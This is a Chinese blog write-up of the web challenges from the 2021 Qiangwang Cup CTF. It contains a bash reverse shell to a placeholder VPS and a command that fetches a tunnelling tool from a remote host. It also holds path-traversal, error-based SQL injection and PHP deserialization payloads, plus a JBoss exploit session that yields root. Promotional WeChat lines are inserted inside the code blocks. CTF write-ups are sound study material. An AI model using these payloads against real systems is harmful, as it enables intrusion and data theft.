

2021强网杯Write-Up真题解析之WEB部分（暴力干货，建议收藏）

原创

代码熬夜敲 于 2021-06-16 14:43:42 发布 627 收藏 10

分类专栏: [你永远不了CTF的魅力!](#) 文章标签: [网络安全](#) [渗透测试](#) [信息安全](#) [linux](#) [编程语言](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/MachineGunJoe/article/details/117955863>

版权



[你永远不了CTF的魅力!](#) 专栏收录该内容

12 篇文章 3 订阅

订阅专栏



<https://blog.csdn.net/MachineGunJoe>

前言:

强网杯作为国内最好的CTF比赛之一, 搞安全的博友和初学者都可以去尝试下。首先, 里面有很多大神队伍, 0x300R、eee、0ops、AAA、NeSE、Nu1L等, 真的值得我们去学习。其次, 非常感谢强网杯的主办方, 这么好的比赛离不开许多师傅们的辛苦, 我们应该感恩这么高质量比赛的幕后工作者。最后, 作为一枚安全菜鸟, 就让我简单复现下本次比赛的Web题目。不喜勿喷, 欢迎指正~



目录

前言:

比赛信息

WEB部分

Hard_Penetration

收集到的信息有:

php上传ew:

转发端口:

任意文件读拿flag:

pop_master

16万行代码,从12点看到3点,就硬看:

Exp:

[强网先锋]赌徒

[强网先锋]寻宝

该网站打开如下图所示:

线索一

线索二

EasyWeb

无过滤,直接报错注入出密码:

站里面有个file路径,存在文件上传,简单绕一下过滤:

依旧是拿ew转发,发现是个默认界面,直接拿网上现成脚本一把梭:

福利分享:

→【资料获取】←

比赛信息

- 比赛全称: 第五届强网杯全国网络安全挑战赛
- 比赛地址: <https://ctf.ichunqiu.com/2021qwb>
- 开始时间: 2021-06-12 09:00:00
- 结束时间: 2020-06-13 21:00:00

排名	队伍名	总分	Misc					Crypto					PWN					Reverse					Web																
			B	I	C	E	T	向	[E	B	f	g	O	b	E	E	n	e	d	e	[[b	p	[F	e	u	A	S	L	H	p	H	W	E	[H
1	0x300R	7303	49	76	8	41	130	525	23	58	358	200	400	491	295	323	500	437	50	62	118	137	89	54	328	400	130	160	102	49	435	159	345	20	382	31	67	271	
2	eee	7169	49	76	8	41	127	23	58		210	114	500	303	323	500	491	429	50	62	118	137	89	525	54	322	400	124	159	102	49	456	159	345	20	374	31	70	271
3	Ops	5006				8	41	127	23	58	375	200	420	117	295	332	417	50	62	119	143	89	54	316	404	127	159	102	49	159	20	371	31	67	271				
4	AAA	4450	49	76	8	41	127	23	58	361	200	404	114	295	323	421	50	62	118	137	89	56	313	400	124	163	49		20	31	67	271							
5	NieSE	4236				8	41	127	23	58	358		114	295	491	417	50	62	118	137	89	54		124	166	102	49	448	159	355	20		31	67	273				
6	Nu1L	4097	49	76	8	41	128	23	58	358	206	114	297	339		50	62	118	137	89	54	313	159	102	49	159	348	20	371	31	67	271							
7	secdriverlab	2558	49	76	8	41	127	23	58		200	114	323		50	62	118	137	93		54	313	124	159	103	49	159	20	31	67									
8	天融Dubhe	2421	49	76	8	41	127	23	58			114	326		50	62	118	137	89						105	49	439	160	21	31	67	271							
9	DAS	2407	49			8	41	127	23	58		114			50	62	118	137	89	54					107	49	166	362	20	389	31	69	284						
10	雷泽	2399	49	76	8	41	127	23	59		200	114	295		50	62	118	137	89	54		124	102	49	159	345	20		31	67									
11	Sycklowr	2301		76	8	41		23								50	62	118	137	89	54	313	124	102	49	159	345	20	31										

WEB部分

Hard_Penetration

题目内容: 渗透测试主要以获取权限为主, 这一次, 你能获取到什么权限呢。

前面是一个shiro反序列化, 脚本都能打通, 弹个shell:

```
bash -c 'bash -i >/dev/tcp/vps/port 2>&10>&1'
```

收集到的信息有:

内网8005端口有个apache, 运行了一个cms

机器上有php、python等程序

flag无需root权限即可读

php上传ew:

```
php -r "file_put_contents('ew',file_get_contents('http://xps/ew_linux_x64'));"
```

转发端口:

```
./ew_linux_x64 -s lcx_listen -l 18888 -e 18889  
./ew -s lcx_slave -d vps -e 18889 -f 127.0.0.1 -g 8005  
+WX:machinegunjoe666免费获取资料
```

任意文件读拿flag:

```
/wap/common/show?templateFile=../../../../../../../../flag
```

pop_master

题目内容: 听说你是pop链构建大师?



16万行代码, 从12点看到3点, 就硬看:

```
<?php
```

```
include "class.php";
```

```
$o = new cdKbgX();
```

```
$b = "phpinfo();//";
```

```
$o->IG2X7eS = new guAeB0;
```

```
$o->IG2X7eS->LTo0w0s = new MZ2dMV;
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm = new nXKQYP;
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd = new r6lSwy;
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac = new UW5vkV;
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f = new DqoC5G;
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X = new TBFTL7;
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H = new qoEd8u;
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX = new ffEGgM;
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL = new rn4PNR;
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS = new
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
$o->IG2X7eS->LTo0w0s->WU6aUWm->mGpVYwd->q6VMPac->X1ZSk2f->qd1Gk6X->z2qMn5H->BmsS1eX->uXVxFLL->TdVPKPS->k6WT
```

```
+WX:machinegunjoe666免费获取资料
```

```
echo serialize($o);
```

Exp:


```
http://eci-2zeir9lncwqmfkgk2txz6.cloudeci1.ichunqiu.com/?pop=0:6:"cdKbgX":1:
```

```
{s:7:"IG2X7eS";0:6:"guAeB0":1:{s:7:"LTo0w0s";0:6:"MZ2dMV":1:{s:7:"WU6aUWm";0:6:"nXKQYP":1:{s:7:"mGpVYwd";0:
```



山西网科安全技术研究院

[强网先锋]赌徒



存在www.zip

存在反序列化漏洞，很容易找到pop链

```

<?php

class Start
{
    public $name='guest';
    public $flag='';

}

class Info
{
    public $promise='I do';
    public $file=[];

}+WX:machinegunjoe666免费获取资料

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

}
$s=new Start();
$i=new Info();
$r=new Room();
$r1=new Room();
$s->name=$i;
$i->file["filename"]=$r;
$r->a=$r1;
$r1->filename="/flag";
print(serialize($s));

?>

```

将上面生成的序列化字符串，传入hello，即可得hi+flag的base64编码，解码即可得flag

```
/?hello=O:5:"Start":2:{s:4:"name";O:4:"Info":2:{s:7:"promise";s:4:"Ido";s:4:"file";a:1:{s:8:"filename";O:4:
```

浏览器地址栏显示：
[http://eci-2ze7e2w7j0811jrbh6rf.cloudoci1.chunqiu.com/?hello=O:5:"Start":2:{s:4:"name";O:4:"Info":2:{s:7:"promise";s:4:"Ido";s:4:"file";a:1:{s:8:"filename";O:4:"Room":2:{s:8:"filename";s:4:"a";}}}}](http://eci-2ze7e2w7j0811jrbh6rf.cloudoci1.chunqiu.com/?hello=O:5:)
 山西网科安全技术研究院

```

ZmxhZ3tjOGFkZTRjNi1hMDQ4LTQyODQtOWVjOS1IM2MxZGE5ZGIyNzJ9

=====结果=====
flag [c8ade4c6-a048-4284-9ec9-e3c1da9db27?]


```

山西网科安全技术研究院

[强网先锋]寻宝



该网站打开如下图所示：




线索一

```
ppp[number1]=1025a&ppp[number2]=1e6&ppp[number3]=61823470&ppp[number4]=kawhika&ppp[number5]=kawhi
```

```
KEY1{e1e1d3d40573127e9ee0480caf1283d6}
```

线索二

在下载下来的文件寻找到KEY2



两个KEY1和KEY2在页面输入即可获得flag

EasyWeb

题目名称: pop_mas
WhereIs
X

EasyWeb

题目类型: Web

分值: 435分 未解答

eee
67支队伍攻克

DAS
4支队伍攻克

DAWN
0支队伍攻克

题目来源于某次帮朋友测试项目的渗透过程，非常非常简单，没有新的知识点，已经去掉了很多需要脑洞猜测的部分，不过依然需要进行一些信息收集工作。So~ Be Patient~And have

题目名称: 强网先锋寻宝

题目名称: **funny! ^_^**

47.104.136.46


题目: 47.104.137.239

121.42.242.238

(每 20 分钟重启一次环境)

Flag:
提交

<https://blog.csdn.net/Eastmount>



首先在: <http://47.104.136.46/files/>拿到hint:

Try to scan 35000-40000 ^_^.

All tables are empty except for the table where theusername and password are located

Table: employee

扫下端口在36842。


提示:

```
<!-- table: employee -->
```

无过滤, 直接报错注入出密码:

```
password=admin&username=admin'or1=extractvalue(1,concat((select password from employee),16)))#
admin/99f609527226e076d668668582ac4420
```

站里面有个file路径, 存在文件上传, 简单绕一下过滤:



写shell后ps -ef看到内网有个jboss, 8006端口。

依旧是拿ew转发，发现是个默认界面，直接拿网上现成脚本一把梭：

```
cd /tmp && git clone https://github.com/joaoomatos/easyweb
Failed to check for updates
uid=0(root) gid=0(root) groups=0(root)
[Type commands or "exit" to finish]
Shell> cat /flag
flag{V3ry_v3rY_E3si_a_w3B_Ch@1l3ng3}
[Type commands or "exit" to finish]
```

福利分享：



看到这里的大佬，动动发财的小手 点赞 + 回复 + 收藏，能【关注】一波就更好了

我是一名渗透测试工程师，为了感谢读者们，我想把我收藏的一些CTF夺旗赛干货贡献给大家，回馈每一个读者，希望能帮到你们。

干货主要有：

- ①1000+CTF历届题库（主流和经典的应该都有了）
- ②CTF技术文档（最全中文版）
- ③项目源码（四五十个有趣且经典的练手项目及源码）
- ④ CTF大赛、web安全、渗透测试方面的视频（适合小白学习）
- ⑤ 网络安全学习路线图（告别不入流的学习）
- ⑥ CTF/渗透测试工具镜像文件大全
- ⑦ 2021密码学/隐身术/PWN技术手册大全

各位朋友们可以关注+评论一波 然后点击下方 即可免费获取全部资料

→ [【资料获取】](#) ←